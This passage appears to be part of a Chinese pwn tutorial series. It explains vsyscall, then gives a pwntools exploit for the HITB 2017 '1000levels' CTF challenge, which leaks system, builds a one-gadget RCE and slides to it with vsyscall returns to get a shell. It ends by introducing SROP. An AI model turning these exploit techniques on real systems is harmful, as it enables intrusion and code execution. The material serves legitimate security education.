0060b000-0060c000 r--p 0000b000 08:01 393241                             /bin/cat
0060c000-0060d000 rw-p 0000c000 08:01 393241                             /bin/cat
0075f000-00780000 rw-p 00000000 00:00 0                                  [heap]
7f37b04f1000-7f37b07c9000 r--p 00000000 08:01 1844000                    /usr/lib/locale/locale-archive
7f37b07c9000-7f37b0989000 r-xp 00000000 08:01 796178                     /lib/x86_64-linux-gnu/libc-2.23.so
7f37b0989000-7f37b0b89000 ---p 001c0000 08:01 796178                     /lib/x86_64-linux-gnu/libc-2.23.so
7f37b0b89000-7f37b0b8d000 r--p 001c0000 08:01 796178                     /lib/x86_64-linux-gnu/libc-2.23.so
7f37b0b8d000-7f37b0b8f000 rw-p 001c4000 08:01 796178                     /lib/x86_64-linux-gnu/libc-2.23.so
7f37b0b8f000-7f37b0b93000 rw-p 00000000 00:00 0
7f37b0b93000-7f37b0bb9000 r-xp 00000000 08:01 796176                     /lib/x86_64-linux-gnu/ld-2.23.so
7f37b0d7d000-7f37b0da2000 rw-p 00000000 00:00 0
7f37b0db8000-7f37b0db9000 r--p 00025000 08:01 796176                     /lib/x86_64-linux-gnu/ld-2.23.so
7f37b0db9000-7f37b0dba000 rw-p 00026000 08:01 796176                     /lib/x86_64-linux-gnu/ld-2.23.so
7f37b0dba000-7f37b0dbb000 rw-p 00000000 00:00 0
7ffd19cf4000-7ffd19d15000 rw-p 00000000 00:00 0                          [stack]
7ffd19da9000-7ffd19dac000 r--p 00000000 00:00 0                          [vvar]
7ffd19dac000-7ffd19dae000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
```

```
tangerine@ubuntu:~$ cat /proc/self/maps
00400000-0040c000 r-xp 00000000 08:01 393241                             /bin/cat
0060b000-0060c000 r--p 0000b000 08:01 393241                             /bin/cat
0060c000-0060d000 rw-p 0000c000 08:01 393241                             /bin/cat
006dd000-006fe000 rw-p 00000000 00:00 0                                  [heap]
7f828a1ed000-7f828a4c5000 r--p 00000000 08:01 1844000                    /usr/lib/locale/locale-archive
7f828a4c5000-7f828a685000 r-xp 00000000 08:01 796178                     /lib/x86_64-linux-gnu/libc-2.23.so
7f828a685000-7f828a885000 ---p 001c0000 08:01 796178                     /lib/x86_64-linux-gnu/libc-2.23.so
7f828a885000-7f828a889000 r--p 001c0000 08:01 796178                     /lib/x86_64-linux-gnu/libc-2.23.so
7f828a889000-7f828a88b000 rw-p 001c4000 08:01 796178                     /lib/x86_64-linux-gnu/libc-2.23.so
7f828a88b000-7f828a88f000 rw-p 00000000 00:00 0
7f828a88f000-7f828a8b5000 r-xp 00000000 08:01 796176                     /lib/x86_64-linux-gnu/ld-2.23.so
7f828aa79000-7f828aa9e000 rw-p 00000000 00:00 0
7f828aab4000-7f828aab5000 r--p 00025000 08:01 796176                     /lib/x86_64-linux-gnu/ld-2.23.so
7f828aab5000-7f828aab6000 rw-p 00026000 08:01 796176                     /lib/x86_64-linux-gnu/ld-2.23.so
7f828aab6000-7f828aab7000 rw-p 00000000 00:00 0
7ffe9917a000-7ffe9919b000 rw-p 00000000 00:00 0                          [stack]
7ffe991b6000-7ffe991b9000 r--p 00000000 00:00 0                          [vvar]
7ffe991b9000-7ffe991bb000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
tangerine@ubuntu:~$ cat /proc/self/maps
00400000-0040c000 r-xp 00000000 08:01 393241                             /bin/cat
0060b000-0060c000 r--p 0000b000 08:01 393241                             /bin/cat
0060c000-0060d000 rw-p 0000c000 08:01 393241                             /bin/cat
00c09000-00c2a000 rw-p 00000000 00:00 0                                  [heap]
7f00df349000-7f00df621000 r--p 00000000 08:01 1844000                    /usr/lib/locale/locale-archive
7f00df621000-7f00df7e1000 r-xp 00000000 08:01 796178                     /lib/x86_64-linux-gnu/libc-2.23.so
7f00df7e1000-7f00df9e1000 ---p 001c0000 08:01 796178                     /lib/x86_64-linux-gnu/libc-2.23.so
7f00df9e1000-7f00df9e5000 r--p 001c0000 08:01 796178                     /lib/x86_64-linux-gnu/libc-2.23.so
7f00df9e5000-7f00df9e7000 rw-p 001c4000 08:01 796178                     /lib/x86_64-linux-gnu/libc-2.23.so
7f00df9e7000-7f00df9eb000 rw-p 00000000 00:00 0
7f00df9eb000-7f00dfa11000 r-xp 00000000 08:01 796176                     /lib/x86_64-linux-gnu/ld-2.23.so
7f00dfbd5000-7f00dfbfa000 rw-p 00000000 00:00 0
7f00dfc10000-7f00dfc11000 r--p 00025000 08:01 796176                     /lib/x86_64-linux-gnu/ld-2.23.so
7f00dfc11000-7f00dfc12000 rw-p 00026000 08:01 796176                     /lib/x86_64-linux-gnu/ld-2.23.so
7f00dfc12000-7f00dfc13000 rw-p 00000000 00:00 0
7fff944c7000-7fff944e8000 rw-p 00000000 00:00 0                          [stack]
7fff945a8000-7fff945ab000 r--p 00000000 00:00 0                          [vvar]
7fff945ab000-7fff945ad000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
```


如上面两图，我先后运行了四次cat /proc/self/maps查看本进程的内存，可以发现其他地址都在变，只有vsyscall一直稳定在0xffffffffff600000-0xffffffffff601000（这里使用cat /proc/[pid]/maps的方式而不是使用IDA是因为这块内存对IDA不可见）那么这块vsyscall是什么，又是干什么用的呢？

有些读者可能已经查阅过相关资料了。简单地说，现代的Windows/*Unix操作系统都采用了分级保护的方式，内核代码位于R0，用户代码位于R3。许多对硬件和内核等的操作都会被包装成内核函数并提供一个接口给用户层代码调用，这个接口就是我们熟知的int 0x80/syscall+调用号模式。当我们每次调用这个接口时，为了保证数据的隔离，我们需要把当前的上下文(寄存器状态等)保存好，然后切换到内核态运行内核函数，然后将内核函数返回的结果放置到对应的寄存器和内存中，再恢复上下文，切换到用户模式。这一过程需要耗费一定的性能。对于某些系统调用，如gettimeofday来说，由于他们经常被调用，如果每次被调用都要这么来回折腾一遍，开销就会变成一个累赘。因此系统把几个常用的无参内核调用从内核中映射到用户空间中，这就是vsyscall.我们使用gdb可以把vsyscall dump出来加载到IDA中观察

```
seg000:0000000000000000
seg000:0000000000000000 ; ---------------------------------------------------------------------------
seg000:0000000000000000
seg000:0000000000000000 ; Segment type: Pure code
seg000:0000000000000000 seg000          segment byte public 'CODE' use64
seg000:0000000000000000                 assume cs:seg000
seg000:0000000000000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:0000000000000000                 mov     rax, 60h
seg000:0000000000000007                 syscall
seg000:0000000000000009                 retn
seg000:0000000000000009 ; ---------------------------------------------------------------------------
seg000:000000000000000A                 align 400h
seg000:0000000000000400                 mov     rax, 0C9h
seg000:0000000000000407                 syscall
seg000:0000000000000409                 retn
seg000:0000000000000409 ; ---------------------------------------------------------------------------
seg000:000000000000040A                 align 400h
seg000:0000000000000800                 mov     rax, 135h
seg000:0000000000000807                 syscall
seg000:0000000000000809                 retn
seg000:0000000000000809 ; ---------------------------------------------------------------------------
seg000:000000000000080A                 align 800h
seg000:000000000000080A seg000          ends
seg000:000000000000080A
seg000:000000000000080A
seg000:000000000000080A                 end
```

可以看到这里面有三个系统调用，从上到下分别是gettimeofday，time和getcpu。由于是系统调用，都是通过syscall来实现，这就意味着我们似乎有一个可控的sysall了。

我们先来看一眼题目~/HITB GSEC CTF 2017-1000levels/1000levels。正如上一节所说，这个题目其实就是100levels的升级版，唯一的变动就是关卡总数增加到了1000.不管怎样，我们先来试一下调用vsyscall中的syscall。我们选择在开头下个断点，直接开启调试后布置一下寄存器，并修改RIP到0xffffffffff600007，即第一个syscall所在地址。



执行时发现提示段错误。显然，我们没办法直接利用vsyscall中的syscall指令。这是因为vsyscall执行时会进行检查，如果不是从函数开头执行的话就会出错。因此，我们唯一的选择就是利用0xffffffffff600000，0xffffffffff600400，0xffffffffff600800这三个地址。那么这三个地址对于我们来说有什么用呢？我们继续分析题目。


同100levels一样，1000levels也有一个hint选项

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // eax@2

  init();
  banner();
  while ( 1 )
  {
    while ( 1 )
    {
      print_menu();
      v3 = read_num();
      if ( v3 != 2 )
        break;
      hint();
    }
    if ( v3 == 3 )
      break;
    if ( v3 == 1 )
      go();
    else
      puts("Wrong input");
  }
  give_up();
  return 0;
}
```

这个hint的功能是当全局变量show_hint非空时输出system的地址。


```
int hint(void)
{
  signed __int64 v1; // [sp+8h] [bp-108h]@2
  signed int v2; // [sp+10h] [bp-100h]@3
  signed __int16 v3; // [sp+14h] [bp-FCh]@3

  if ( show_hint )
  {
    sprintf((char *)&v1, "Hint: %p\n", &system, &system);
  }
  else
  {
    v1 = 'N NWP ON';
    v2 = 'UF O';
    v3 = 'N';
  }
  return puts((const char *)&v1);
```

由于缺乏任意修改地址的手段，我们并不能去修改show_hint，但是分析汇编代码，我们发现不管show_hint是否为空，其实system的地址都会被放置在栈上。



由于这个题目给了libc，因此我们可以利用这个泄露的地址计算其他gadgets的偏移，或者直接使用one gadget RCE。但是还有一个问题：我们怎么泄露这个地址呢？


我们继续看实现主要游戏功能的函数go，其实现和漏洞点与100levels一致。但是在上一节我们没有提及的是其实询问关卡的时候是可以输入0或者负数的，而且从流程图上看，正数和非正数的处理逻辑有一些有趣的不同。



可以看出，当输入的关卡数为正数的时候，rbp+var_110处的内容会被关卡数取代，而输入负数时则不会。那么这个var_110和system地址所在的var_110是不是一个东西呢？根据栈帧开辟的原理和main函数代码的分析，由于两次循环之间并没有进出栈操作，main函数的rsp，也就是hint和go的rbp应该是不会改变的。而事实也确实如此

```
Welcome to 1000levels, it's much more diffcult than before.
1. Go
2. Hint
3. Give up
Choice:
2
NO PWN NO FUN
1. Go
2. Hint
3. Give up
Choice:
1
How many levels?
0
Coward
```

继续往下执行，发现第二次输入的关卡数会被直接加到system上




由于第二次的输入也没有限制正负数，因此我们可以通过输入偏移值把system修改成one gadget rce。接下来我们需要做的是利用栈溢出控制RIP指向我们修改好的one gadget rce。

由于rbp_var_110里的值会被当成循环次数，当次数过大时会锁定为999次，所以我们必须写一个自动应答脚本来处理题目。根据100levels的脚本我们很容易构造脚本如下：

```
io = remote('127.0.0.1', 10001)

libc_base = -0x456a0                                    #减去system函数离libc开头的偏移
one_gadget_base = 0x45526                               #加上one gadget rce离libc开头的偏移
vsyscall_gettimeofday = 0xffffffffff600000

def answer():
        io.recvuntil('Question: ')
        answer = eval(io.recvuntil(' = ')[:-3])
```

```
        io.recvuntil('Answer:')
        io.sendline(str(answer))

io.recvuntil('Choice:')
io.sendline('2')                                    #让system的地址进入栈中
io.recvuntil('Choice:')
io.sendline('1')                                    #调用go()
io.recvuntil('How many levels?')
io.sendline('-1')                                   #输入的值必须小于0，防止覆盖掉system的地址
io.recvuntil('Any more?')

io.sendline(str(libc_base+one_gadget_base))         #第二次输入关卡的时候输入偏移值，从而通过相加将system的地址变为one gadget rce的地址
for i in range(999):                                #循环答题
        log.info(i)
        answer()
```

计算发现0x38个字节后到rip，然而rip离one gadget rce还有三个地址长度。




我们要怎么让程序运行到one gadget rce呢？有些读者可能听说过有一种技术叫做NOP slide，即写shellcode的时候在前面用大量的NOP进行填充。由于NOP是一条不会改变上下文的空指令，因此执行完一堆NOP后执行shellcode对shellcode的功能并没有影响，且可以增加地址猜测的范围，从一定程度上对抗ASLR。这里我们同样可以用ret指令不停地“滑”到下一条。由于程序开了PIE且没办法泄露内存空间中的地址，我们找不到一个可靠的ret指令所在地址。这个时候vsyscall就派上用场了。

我们前面知道，vsyscall中有三个无参系统调用，且只能从入口进入。我们选的这个one gadget rce要求rax = 0.查阅相关资料可知gettimeofday执行成功时返回值就是0.因此我们可以选择调用三次vsyscall中的gettimeofday，利用执行完的ret“滑”过这片空间。


```
io.send('a'*0x38 + p64(vsyscall_gettimeofday)*3)
```

```
[*] 994
[*] 995
[*] 996
[*] 997
[*] 998
[*] Switching to interactive mode
719 * 43 = ? Answer:$ ls
1000levels  linux_serverx64         VMwareTools-10.2.0-7259539.tar.gz
100levels   ubuntu.17.04.amd64.tar  vmware-tools-distrib
exp.py        vdso
```

正如我们所见，尽管有一些限制，由于vsyscall地址的固定性，这个本来是为了节省开销的设置造成了很大的隐患，因此vsyscall很快就被新的机制vdso所取代。与vsyscall不同的是，vdso的地址也是随机化的，且其中的指令可以任意执行，不需要从入口开始，这就意味着我们可以利用vdso中的syscall来干一些坏事了。



由于64位下的vdso的地址随机化位数达到了22bit，爆破空间相对较大，爆破还是需要一点时间的。但是，32位下的vdso需要爆破的字节数就很少了。同样的，32位下的ASLR随机化强度也相对较低，读者可以使用附件中的题目~/NJCTF_2017-233/233进行实验。



课后例题和练习题附件请点此跳转到原文下载


点此返回目录页

Linux pwn入门教程(8)——SROP

作者：Tangerine@SAINTSEC

0x00 SROP应用场景与原理

SROP是一个于2014年被发表在信安顶会Okaland 2014上的文章提出的一种攻击方式，相信很多读者对这个方式的了解都源于freebuf上的这篇文章'http://www.freebuf.com/articles/network/87447.html'。
正如这篇文章所说，传统的ROP技术，尤其是amd64上的ROP，需要寻找大量的gadgets以对寄存器进行赋值，执行特定操作，如果没有合适的gadgets就需要进行各种奇怪的组装。这一过程阻碍了ROP技术的使用。而SROP技术的提出大大简化了ROP攻击的流程。
正如文章所述，SROP(Sigreturn Oriented Programming)技术利用了类Unix系统中的Signal机制，如图



上方为用户层，下方为内核层。对于Linux来说

1. 当一个用户层进程发起signal时，控制权切到内核层
2. 内核保存进程的上下文(对我们来说重要的就是寄存器状态)到用户的栈上，然后再把rt_sigreturn地址压栈，跳到用户层执行Signal Handler，即调用rt_sigreturn
3. rt_sigreturn执行完，跳到内核层
4. 内核恢复②中保存的进程上下文，控制权交给用户层进程

有趣的是，这个过程存在着两个问题

1. rt_sigreturn在用户层调用，地址保存在栈上，执行后出栈
2. 上下文也保存在栈上，比rt_sigreturn先进栈，且内核恢复上下文时不校验

因此，我们完全可以自己在栈上放好上下文，然后自己调用re_sigreturn，跳过步骤1、2。此时，我们将通过步骤3、4让内核把我们伪造的上下文恢复到用户进程中，也就是说我们可以重置所有寄存器的值，一次到位地做到控制通用寄存器，rip和完成栈劫持。这里的上下文我们称之为Sigreturn Frame。文章中同样给出了Sigreturn Frame的结构。

当然，我们在做SROP的时候可以直接调用pwntools的SigreturnFrame来快速生成这个SROP帧，如这篇文档所示
http://docs.pwntools.com/en/stable/rop/srop.html
具体的例子我们会在例题中介绍。需要注意的是，pwntools中的SigreturnFrame中并不需要填写rt_sigreturn的地址，我们只需要确保执行rt_sigreturn的时候栈顶是SigreturnFrame就行。因此我们可以通过syscall指令调用rt_sigreturn而不必特意去寻找这个调用的完整实现。此外，根据文档和源码实现，由于32位分为原生的i386（32位系统）和i386 on amd64（64位系统添加32位应用程序支持）两种情况，这两种情况的段寄存器设置有所不同

```
213
214 defaults = {
215     "i386" : {"cs": 0x73, "ss": 0x7b},
216     "i386_on_amd64": {"cs": 0x23, "ss": 0x2b},
```

所以设置也不相同。
对于原生的i386来说，其SignalFrame的设置为

```
context.arch = 'i386'
SROPFrame = SigreturnFrame(kernel = 'i386')
```

对于amd64上运行的32位程序来说，其SignalFrame的设置为

```
context.arch='i386'
SROPFrame = SigreturnFrame(kernel = 'amd64')
```

0x01 SROP实例1

上一节我们从freebuf的文章中着重抽出了SROP的原理进行介绍，并介绍了使用pwntools进行SROP的一些注意事项，接下来我们通过两个例子来学习一下SROP实战。
首先我们打开例子~/pwnable.kr-unexploitable/unexploitable。

```
:0000000000400544
